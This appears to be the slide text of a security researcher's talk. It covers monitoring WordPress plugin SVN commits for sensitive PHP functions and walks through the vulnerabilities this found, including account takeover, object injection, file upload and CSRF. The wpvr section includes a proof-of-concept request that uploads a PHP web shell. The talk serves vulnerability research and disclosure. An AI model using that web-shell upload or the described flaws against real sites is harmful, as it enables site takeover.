Catching WordPress O-Days on the Fly



TL;DR

Monitor the WordPress open-source repository for vulnerable code pushes



\$whoami

Vulnerability Researcher @Patchstack Bug Bounty Hunter







Agenda

- *Intro to WordPress Ecosystem
- Building the System
- Real-World Findings
- Closing Thoughts



WordPress Ecosystem



WordPress Ecosystem

WordPress Core

- WordPress Plugins
- WordPress Themes

Everything is hosted in the WordPress SVN repository



Everything goes into WordPress SVN



WordPress SVN

A centralised version control system for managing core, plugins and themes

TL;DR: Git for WordPress ecosystem



WordPress SVN




- Revision 3356197: /elementor

- ..
- assets/
- branches/
- tags/
- trunk/

Powered by <u>Apache Subversion</u> version 1.9.5 (r1770682).







Have numeric values


Changesets:

Incremented for each release






Let's grab all the changeset and scan them as soon as they are pushed!



Tool Architecture Overview



Flow of the Tool







Threading Magic



Track SVN Changes

- Store the last processed SVN changeset number locally
- Compare it with the latest revision



Track SVN Changes

```
[dhakal_ananda@Anandas-MacBook-Pro ~ %
                                   svn log -v -r 3221862:3221863 http://plugins.svn.wordpress.org/ --xml
<?xml version="1.0" encoding="UTF-8"?>
<log>
<logentry
   revision="3221862">
                                  Saved revision
                                                                       Latest revision
<author>woobewoo</author>
<date>2025-01-13T22:49:57.851981Z</date>
<paths>
<path
   action="M"
   prop-mods="false"
   text-mods="true"
   kind="file">/woo-product-filter/trunk/classes/baseObject.php</path>
<path
   action="M"
                                                                    Plugin slug
   prop-mods="false"
   text-mods="true"
   kind="file">/woo-product-filter/trunk/classes/controller.php</path>
<path
   action="M"
  prop-mods="false"
  text-mods="true"
  kind="file">/woo-product-filter/trunk/classes/csvgenerator.php</path>
<path
   text-mods="true"
  kind="file"
   action="M"
   prop-mods="false">/woo-product-filter/trunk/classes/date.php</path>
<path
   text-mods="true"
  kind="file"
   action="M"
   prop-mods="false">/woo-product-filter/trunk/classes/db.php</path>
```

Check Each SVN Revision

For each revision:

Extract the plugin slug



Check Each SVN Revision

For each revision:

- Extract the plugin slug
- Get active installations count



Check Each SVN Revision

For each revision:

- Extract the plugin slug
- Get active installations count
- Only proceed forward with 5k+ active installations (for efficiency)



Track SVN Revision Changes

For each changed file inside the revision:

- Skip /tags, /branches, /assets
 - Only focus on /trunk which is the main branch for the latest code
- Only process .php files



For each changeset:

Open the changeset file



For each changeset:

- Open the changeset file
- Only process added lines i.e, lines starting with "+"



Check lines starting with "+" only:

```
+<?php
+/**
+ * Maps widget class
+ */
+class WpfWoofiltersWidget extends WP_Widget {
        public function __construct() {
                swidgetOps = array(
                        'classname' => 'WpfWoofiltersWidget',
                        'description' => 'Displays Filters'
                parent::__construct( 'WpfWoofiltersWidget', WPF_WP_PLUGIN_NAME, $widgetOps );
        public function widget( $args, $instance ) {
                if ( is_array( $args ) ) {
                        extract( $args ):
                extract($instance);
                FrameWpf::_()->getModule('woofilters_widget')->getView()->displayWidget($instance, $args);
        public function form( $instance ) {
                extract($instance);
                FrameWpf::_()->getModule('woofilters_widget')->getView()->displayForm($instance, $this);
        public function update( $new_instance, $old_instance ) {
                return $new instance:
Index: woo-product-filter/trunk/modules/woofilters widget/views/woofilters widget.php
--- woo-product-filter/trunk/modules/woofilters widget/views/woofilters widget.php
                                                                                         (revision 3221861)
+++ woo-product-filter/trunk/modules/woofilters widget/views/woofilters widget.php
                                                                                         (revision 3221862)
```

For each changeset:

- Open the changeset file
- Only process added lines i.e, lines starting with "+"
- Search for WP and PHP sensitive functions



Search for WP and PHP sensitive functions

```
wp set current user
wp set password
wp_set_auth_cookie
            fputcsv
```



For each changeset:

- Open the changeset file
- Only process added lines i.e, lines starting with "+"
- Search for WP and PHP sensitive functions
- If matches, get the changeset link and trigger slack webhook



Findings in the Wild



#1 Account Takeover



Account Takeover



Patchstack APP Apr 3rd at 11:24 PM

Sensitive functions found in changeset 3265451 on plugin password-policy-manager with 5,000+ active installations

• https://plugins.trac.wordpress.org/changeset/3265451/password-policy-manager/trunk/miniorange-password-policy-setting.php: ['update_user_meta']

https://plugins.trac.wordpress.org/changeset/3265451/password-policy-manager/trunk/handler/class-moppmfeedbackhandler.php: ['wp_set_auth_cookie', 'wp_set_current_user']

Code Push: April 02, 2025 06:48 AM



Slack Alert: April 03, 2025 05:39 PM


Account Takeover

```
password-policy-manager/trunk/handler/class-moppmfeedbackhandler.php
                                                                                                                                Tabular Unified
r2880229r3265451
   15
          15
   16
          16
                  class MOPPMFeedbackHandler {
           17
   17
          18
                       * Construct function.
   18
   20
           21
                      public function construct() {
   21
           22
                          add action( 'admin init', array( $this, 'moppm feedback actions' ) );
          23
                          add action( 'init', array( $this, 'moppm pass2login redirect' ) );
           24
           25
           26
                      /**
           27
                       * Logs in the users.
           28
           29
                       * @return void
           30
                      public function moppm pass2login redirect(){
           31
                          $nonce = isset( $ POST['moppm login nonce'] ) ? sanitize text field( wp unslash( $ POST['moppm login nonce'] ) ) :
           32
              null;
                          if ( ! wp_verify_nonce( $nonce, 'moppm-login-nonce' ) ) {
           33
           34
                              return:
           35
                          $user id = isset( $ POST['mopppm userid'] ) ? sanitize text field( wp unslash( $ POST['mopppm userid'] ) ) : '';
           36
                          $currentuser = get user by( 'id', $user id );
           37
                          do_action( 'miniorange_post_authenticate_user_login', $currentuser, '', null );
           38
           39
                          wp_set_current_user( $user_id, $currentuser->user_login );
           40
                          delete expired transients( true );
                          wp_set_auth_cookie( $user_id, true );
           41
                          wp safe redirect( home url());
           42
           43
                          exit;
   22
           44
                      /**
           45
```

```
password-policy-manager/trunk/handler/class-moppmfeedbackhandler.php
                                                                                                                              Tabular
r2880229r3265451
          15
                   */
   15
   16
                  class MOPPMFeedbackHandler {
           16
          17
                      /**
   17
           18
   18
                       * Construct function.
           19
                                                                                          Unauth hook
                      public function construct() {
   20
          21
                          add action( 'admin init', array( $this, 'moppm feedback actions' ) );
   21
          22
                          add action( 'init', array( $this, 'moppm pass2login redirect' ) );
           23
          24
           25
                      /**
           26
                       * Logs in the users.
           27
                                                                                             Subscriber accessible
          28
           29
                       * @return void
                       */
          30
          31
                      public function moppm pass2login redirect(){
                          $nonce = isset( $ POST['moppm login nonce'] ) ? sanitize text field( wp unslash( $ POST['moppm login nonce'] ) )
           32
              null;
                          if ( ! wp verify nonce( $nonce, 'moppm-login-nonce' ) ) {
          33
           34
                              return;
           35
                          $user_id = isset( $_POST['mopppm_userid'] ) ? sanitize_text_field( wp_unslash( $_POST['mopppm_userid'] ) ) : '';
           36
                          $currentuser = get user by( 'id', $user id );
          37
                          do action( 'miniorange post authenticate user login', $currentuser, '', null );
           38
                          wp set current user( $user id, $currentuser->user login );
          39
          40
                          delete expired transients( true );
                          wp set auth cookie( $user id, true );
          41
          42
                          wp safe redirect( home url());
                          exit;
          43
   22
           44
   23
           45
                      /**
```

```
password-policy-manager/trunk/handler/class-moppmfeedbackhandler.php
                                                                                                                             Tabular
r2880229r3265451
   15
          15
                   */
   16
                  class MOPPMFeedbackHandler {
          16
          17
                      /**
   17
          18
                       * Construct function.
   18
          19
                      public function construct() {
   20
          21
   21
                          add_action( 'admin_init', array( $this, 'moppm_feedback_actions' ) );
          22
                          add action( 'init', array( $this, 'moppm pass2login redirect' ) );
          23
          24
          25
                      /**
          26
                       * Logs in the users.
          27
          28
                                                              Takes the ID from user and logs in
          29
                       * @return void
                       */
          30
          31
                      public function moppm pass2login redirect(){
                          $nonce = isset( $ POST['moppm login nonce'] ) ? sanitize text field wp unslash( $ POST['moppm login nonce'] ) ):
          32
              null;
                          if (! wp verify nonce( $nonce, 'moppm-login-nonce' ) ) {
          33
          34
                             return;
          35
          36
                          $user id = isset( $ POST['mopppm userid'] ) ? sanitize text field( wp unslash( $ POST['mopppm userid'] ) ) : '';
                          $currentuser = get user by( 'id', $user id );
          37
                          do action( 'miniorange post authenticate user login', $currentuser, '', null );
          38
                          wp set current user( $user id, $currentuser->user login );
          39
          40
                          delete expired transients( true );
                          wp set auth cookie( $user id, true );
          41
          42
                          wp safe redirect( home url());
                          exit;
          43
   22
          44
   23
          45
                      /**
```


Account Takeover



#2 PHP Object Injection



WordPress WpEvently Plugin <= 4.3.6 is vulnerable to PHP Object Injection



```
86
87
                // public static function data sanitize($data) {
 88
                // if (is string($data)) {
 89
                        // Sanitize string: remove tags, slashes, and unsafe characters
 90
                        $data = sanitize text field(stripslashes(strip tags($data)));
 91
                // }
92
 93
                // elseif (is array($data)) {
                        // Recursively sanitize each value
 94
 95
                        foreach ($data as $key => $value) {
 96
                            $data[$key] = self::data sanitize($value);
 97
 98
 99
                    elseif (is object($data)) {
                        // If object - convert to array and sanitize
100
                11
                        $data = (array) $data;
101
                11
                        $data = self::data sanitize($data);
102
                // }
103
                    // Other types (int, float, bool) - leave as is
104
                // return $data;
105
                1/ }
106
107
108
```

CVE-2025-32145: Patch changelog



Once upon a time...



Patchstack APP Jul 10th at 2:30 PM

Sensitive functions found in changeset 3325443 on plugin mage-eventpress with 8,000+ active installations

 https://plugins.trac.wordpress.org/changeset/3325443/mageeventpress/trunk/inc/global/MP Global Function.php: ['unserialize']

Code Push: July 10, 2025 08:12 AM

Slack Alert: July 10, 2025 08:45 AM



Commented part got removed:

```
// public static function data sanitize($data) {
91
                            $data = maybe unserialize($data);
92
                            if (is string($data)) {
93
                                 $data = maybe unserialize($data);
                        11
94
95
                        11
                                if (is array($data)) {
                        11
                                     $data = self::data sanitize($data);
96
                        11
97
                        11
98
                                else {
                        11
                                     $data = sanitize text field(stripslashes(strip tags($data)));
99
                        11
100
                        // }
101
                        11
                                elseif (is array($data)) {
102
                        11
                                foreach ($data as &$value) {
103
                        11
                                     if (is array($value)) {
104
105
                        11
                                         $value = self::data sanitize($value);
                        11
106
                        11
107
                                     else {
                        11
                                         $value = sanitize text field(stripslashes(strip tags($value)));
108
                        11
109
                        11
110
                        11
111
112
                        // return $data;
                        // }
113
```

```
public static function data sanitize($data) {
133
                           if (is string($data)) {
134
                        public static function get submit info( $key, $default = '' ) {
       102
                           return self::data sanitize( $ POST[ $key ] ?? $default );
       103
       104
       105
                        public static function get submit info get method( $key, $default = '' ) {
       106
                           return self::data sanitize( $ GET[ $key ] ?? $default );
       107
       108
       109
                        public static function data sanitize( $data ) {
       110
                                                                                                    Re-introduced
                           if ( is serialized( $data ) ) {
       111
                               $data = unserialize( $data );
       112
                               $data = self::data sanitize( $data );
       113
       114
                           } elseif ( is string( $data ) ) {
                               // Sanitize string: remove tags, slashes, and unsafe characters
135
       115
136
                                $data = sanitize text field(stripslashes(strip tags($data)));
137
                           elseif (is array($data)) {
138
       116
                               $data = sanitize text field( stripslashes( strip tags( $data ) ) );
       117
                           } elseif ( is array( $data ) ) {
                               // Recursively sanitize each value
139
       118
                                foreach ($data as $key => $value) {
140
                                    $data[$key] = self::data sanitize($value);
141
142
143
```

Patchstack research team:

Vendor pushing same vuln code again:









Patchstack APP Apr 3rd at 7:31 PM

Sensitive functions found in changeset 3259506 on plugin wpvr with 10,000+ active installations

•

https://plugins.trac.wordpress.org/changeset/3259506/wpvr/trunk/admin/classes/class-wpvr-ajax.php: ['move_uploaded_file', '\\\$_FILES']

Code Push: March 21, 2025 04:27 AM

Slack Alert: April 03, 2025 01:46 PM



```
Tabular Unified
wpvr/trunk/admin/classes/class-wpvr-ajax.php
r3251988r3259506
                    wp send json($response);
          351
  351
  352
          352
  353
                   //===Nonce check===//
  354
                   WPVR Import::prepare tour import feature();
          353
                   $file name = '';
          354
          355
          356
                    if ( isset( $ FILES['wpvr import file'] ) && ! empty( $ FILES['wpvr import file']['tmp name'] ) ) {
                         $file = $ FILES['wpvr import file'];
          357
          358
                         // Get WordPress uploads directory
          359
          360
                         $upload dir = wp upload dir();
          361
                         $temp folder = $upload dir['basedir'] . '/wpvr imported temp';
          362
          363
                         // Create temp folder if it doesn't exist
          364
                         if ( ! file_exists( $temp_folder ) ) {
          365
                            wp_mkdir_p( $temp_folder );
          366
          367
          368
                         $file name = basename( $file['name'] );
          369
          370
                         // Define target file path inside temp folder
          371
                         $target_file = $temp_folder . '/' . basename( $file['name'] );
          372
          373
                         move_uploaded_file( $file['tmp_name'], $target_file );
          374
          375
                    } else {
          376
                         wp send json error( array( 'message' => 'No file selected.' ) );
          377
          378
          379
                  //===Nonce check===//
          380
                   WPVR Import::prepare tour import feature($file name);
          381
```

```
public function wpvr_file_import()
333
334
        //===Current user capabilities check===//
335
        if (!current user can('edit posts')) {
336
337
          $response = array(
            'success'
                       => false,
338
            'data' => 'Permission denied.'
339
340
          );
                                                                             'edit_posts' permission =
          wp send json($response);
341
                                                                             contributor user
342
        //===Current user capabilities check===//
343
        //===Nonce check===//
344
345
        $nonce = sanitize text field($ POST['nonce']);
        if (!wp verify nonce($nonce, 'wpvr')) {
346
          $response = array(
347
           'success' => false,
348
            'data' => 'Permission denied.'
349
350
          );
          wp send json($response);
351
352
353
        $file name = '';
354
355
356
          if ( isset( $ FILES['wpvr import file'] ) && ! empty( $ FILES['wpvr import file']['tmp name'] ) ) {
             $file = $ FILES['wpvr import file'];
357
```

```
public function wpvr_file_import()
333
334
        //===Current user capabilities check===//
335
        if (!current user can('edit posts')) {
336
337
          $response = array(
           'success'
                       => false,
338
            'data' => 'Permission denied.'
339
340
          );
                                                                            'edit_posts' permission =
         wp send json($response);
341
                                                                            contributor user
342
        //===Current user capabilities check===//
343
        //===Nonce check===//
344
345
        $nonce = sanitize text field($ POST['nonce']);
        if (!wp verify nonce($nonce, 'wpvr')) {
346
         $response = array(
347
           'success' => false,
348
           'data' => 'Permission denied.'
349
350
          );
         wp send json($response);
351
                                                                added code
352
353
        $file name = '';
354
355
356
          if ( isset( $ FILES['wpvr import file'] ) && ! empty( $ FILES['wpvr import file']['tmp name'] ) ) {
              $file = $_FILES['wpvr_import file'];
357
```

```
Request
                                               № = \n =
 1 POST /wp-admin/admin-ajax.php HTTP/1.1
 7 Host: localhost
 3 Cookie: con=xxx;
 4 Connection: keep-alive
 5 Content-Type: multipart/form-data;
   boundary=----WebKitFormBoundaryYPaCYaoVekU0kxMu
 6 Content-Length: 444
 8 -----WebKitFormBoundaryYPaCYaoVekU0kxMu
  Content-Disposition: form-data; name="nonce"
11 nonce from is
12 -----WebKitFormBoundaryYPaCYaoVekU0kxMu
13 Content-Disposition: form-data; name="action"
14
15 wpvr file import
16 -----WebKitFormBoundaryYPaCYaoVekU0kxMu
17 Content-Disposition: form-data; name="
  wpvr_import_file"; filename="pwn.php"
18 Content-Type: text/plain
19
20 <?php echo system($ GET["pwn"]); ?>
21 -----WebKitFormBoundaryYPaCYaoVekU0kxMu--
```





Patchstack APP 3:30 PM

Sensitive functions found in changeset 3220079 on plugin rometheme-for-elementor with 20,000+ active installations


 https://plugins.trac.wordpress.org/changeset/3220079/rometheme-forelementor/trunk/modules/template/template.php: ['unlink', 'file_put_contents']

Code Push: Jan 10, 2025 09:22 AM

Slack Alert: Jan 10, 2025 09:45 AM



```
27
                   add action('wp ajax install requirements', [$this, 'install requirements']);
500
        public function install requirements()
501
                                                                                    subscriber+ user can
502
           include once ABSPATH . 'wp-admin/includes/plugin.php';
503
           include once ABSPATH . 'wp-admin/includes/file.php';
                                                                                    access
504
           include once ABSPATH . 'wp-admin/includes/misc.php';
505
           include once ABSPATH . 'wp-admin/includes/class-wp-upgrader.php';
506
507
           $plugin = $ POST['plugin'];
           $plugin file = WP PLUGIN DIR . '/' . $plugin;
508
509
           $plugin slug = dirname($plugin);
510
511
           if (file exists($plugin file)) {
512
               // Activate the plugin if already installed but inactive
513
               ob start();
514
               activate_plugin($plugin);
515
               ob clean();
516
               ob end clean();
517
               wp send json success("Install and Activate Successfully");
518
           } else {
519
               $plugin download url = "https://downloads.wordpress.org/plugin/{$plugin slug}.latest-stable.zip"; // Adjust URL structure
521
               $upgrader = new \Plugin Upgrader();
               $result = $upgrader->install($plugin download url);
524
               if (is wp error($result)) {
525
                   wp_send_json_error();
526
527
               $activate_result = activate_plugin($plugin);
528
               if (is wp error($activate result)) {
529
                   wp send json error('Plugin installed but failed to activate: ' . $activate result->get error message());
530
532
               wp_send_json_success('Plugin installed and activated successfully.');
```



But what's the problem with that?



- A lot of abandoned plugins
- A lot of plugins closed for security reasons
- Not accessible from <u>wordpress.org</u> but exists in the SVN repo







Patchstack APP 2:45 PM

Sensitive functions found in changeset 3278794 on plugin payu-india with 7,000+ active installations

https://plugins.trac.wordpress.org/changeset/3278794/payu-india/trunk/includes/class-payu-verify-payment.php: ['unserialize']

https://plugins.trac.wordpress.org/changeset/3278794/payu-india/trunk/includes/class-payu-shipping-tax-api-calculation.php: ['wp_set_auth_cookie', 'wp_set_current_user']

Code Push: April 22, 2025 08:51 AM

Slack Alert: April 22, 2025 09:00 AM



```
209
                if (is_user_logged_in()) {
210
                    $current user = wp get current user();
                    $user id = $current user->ID;
211
212
                    wp set current user($user id);
                    wp_set_auth_cookie($user_id);
213
                } elseif (!empty($user id)) {
214
                     // Set session for already created/registered user
215
                    wp set current user($user id);
216
                    wp set auth cookie($user id);
217
218
219
                WC()->cart->calculate totals();
220
```




```
209
                 if (is_user_logged_in()) {
                     $current user = wp get current user();
210
                     $user id = $current user->ID;
211
212
                     wp set current user($user id);
                     wp_set_auth_cookie($user_id);
213
                } elseif (!empty($user id)) {
214
                     // Set session for already created/registered user
215
                     wp set current user($user id);
216
                     wp set auth cookie($user id);
217
218
219
                WC()->cart->calculate totals();
220
```



```
209
                 if (is user logged in()) {
210
                     $current user = wp get current user();
                     $user id = $current user->ID;
211
212
                     wp set current user($user id);
                     wp_set_auth_cookie($user_id);
213
                 } elseif (!empty($user_id)) {
214
                     // Set session for already created/registered user
215
                     wp set current user($user id);
216
                     wp set auth cookie($user id);
217
218
219
                WC()->cart->calculate totals();
220
```

Hunting down the \$user_id





Full article:

patchstack.com/articles/unpatched-account-takeover-in-payu-commercepro/



Epic Fails



Patches and Patches!

Exciting?



Patchstack APP 2:30 PM

Sensitive functions found in changeset 3321020 on plugin essential-real-estate with

9,000+ active installations

• https://plugins.trac.wordpress.org/changeset/3321020/essential-real-estate/trunk/includes/widgets/acf/templates/edit.php: ['include']

 https://plugins.trac.wordpress.org/changeset/3321020/essential-realestate/trunk/includes/widgets/acf/templates/new.php: ['include']

 https://plugins.trac.wordpress.org/changeset/3321020/essential-realestate/trunk/lib/smart-framework/inc/helper.class.php: ['include']

Patches and Patches!



Patches and Patches!

Not only new vulns, but we saw a lot of patches in the changelog too!

```
10 if (!defined('ABSPATH')) {
       11
               exit: // Exit if accessed directly
       12
       13 ?>
       14 <div class="widget acf wrap" id="<?php echo esc attr($data section wrap) ?>">
 9
10
              <!-- begin init extra fields -->
11
       15
12
       16
              <?php
              if (isset($extras) && is array($extras)) {
13
       17
                  foreach ($extras as $extra) {
14
       18
15
                       $field type = $extra['type'];
                       $field name = $extra['name'];
16
                       $field title = $extra['title'];
17
                       $field type = isset($extra['type']) ? sanitize text field(wp unslash($extra['type'])) : 'text';
       19
                       $field name = isset($extra['name']) ? sanitize text field(wp unslash($extra['name'])) : '';
       20
       21
                       $field title = isset($extra['title']) ? sanitize text field(wp unslash($extra['title'])) : '';
                       $field output id = $this->widget->get field id($field name);
18
       22
       23
                       $field output name = $this->widget->get field name('extra') . '[' . $field name . ']';
19
                       $allow clear = array key exists('allow clear', $extra) && isset($extra['allow clear']) ? $extra['allow clear'] :
35
           '0':
                       $multiple = array key exists('multiple', $extra) && isset($extra['multiple']) ? true : false;
36
       40
37
                       include($plugin path.'/templates/'.$field type.'.php');
38
```



Checking this after a week of backlog



Patchstack APP May 12th at 9:30 AM

Sensitive functions found in changeset 3291489 on plugin **smtp2go** with **20,000+** active installations

•

https://plugins.trac.wordpress.org/changeset/3291489/smtp2go/trunk/app/WordpressPluginAdmin.php: ['fputcsv']



Vulnerable to CSRF [truncate logs]:

```
smtp2go/trunk/app/WordpressPluginAdmin.php
r3200397r3291489
   61
           61
                      $this->version
                                          = $version;
                      $this->checkForConflictingPlugins();
           63
           64
                      if (!empty($ GET['download']) && $ GET['download'] === 'csv') {
           65
                           $this->downloadLogs();
           66
           67
           68
                      if (!empty($ GET['truncate logs'])) {
           69
                           $this->truncateLogs();
           70
           71
```



Checking the latest changelog:

```
smtp2go/trunk/app/WordpressPluginAdmin.php
                                                                                                                                 Tabular
r3291489r3292866
    60
           60
                       $this->plugin name = $plugin name;
           61
   61
                       $this->version
                                          = $version;
                       //wrap in check is admin() ?
   62
           63
                       $this->checkForConflictingPlugins();
    63
    64
                       if (!empty($_GET['download']) && $_GET['download'] === 'csv') {
    65
                           $this->downloadLogs();
    66
   67
   68
                       if (!empty($ GET['truncate logs'])) {
    69
                           $this->truncateLogs();
   70
           65
```





Ananda Dhakal 9:42 PM

i knew this would happen one day, found a csrf from #vuln-monitor-code but the vulnerable code is not there anymore in the latest version 😂

CSRF vuln introduced (4 days ago): https://plugins.trac.wordpress.org/changeset/3291489/smtp2go/trunk/app/WordpressPluginAdmin.php

CSRF patched (41 hours ago): https://plugins.trac.wordpress.org/changeset/3292866/smtp2go/trunk

https://patchstackteam.slack.com/archives/C081NHHAUP2/p1747021520940539

Patchstack

Sensitive functions found in changeset 3291489 on plugin smtp2go with 20,000+ active installations

https://plugins.trac.wordpress.org/changeset/3291489/smtp2go/trunk/app/Wordpress PluginAdmin.php: ['fputcsv']

Thread in # vuln-monitor-code | May 12th | View message









Problems with the approach?

A lot of false-positives

Limited keywords for the scan



What next?

Implement a SAST tool?

SAST + AI to filter results?



Thank you!

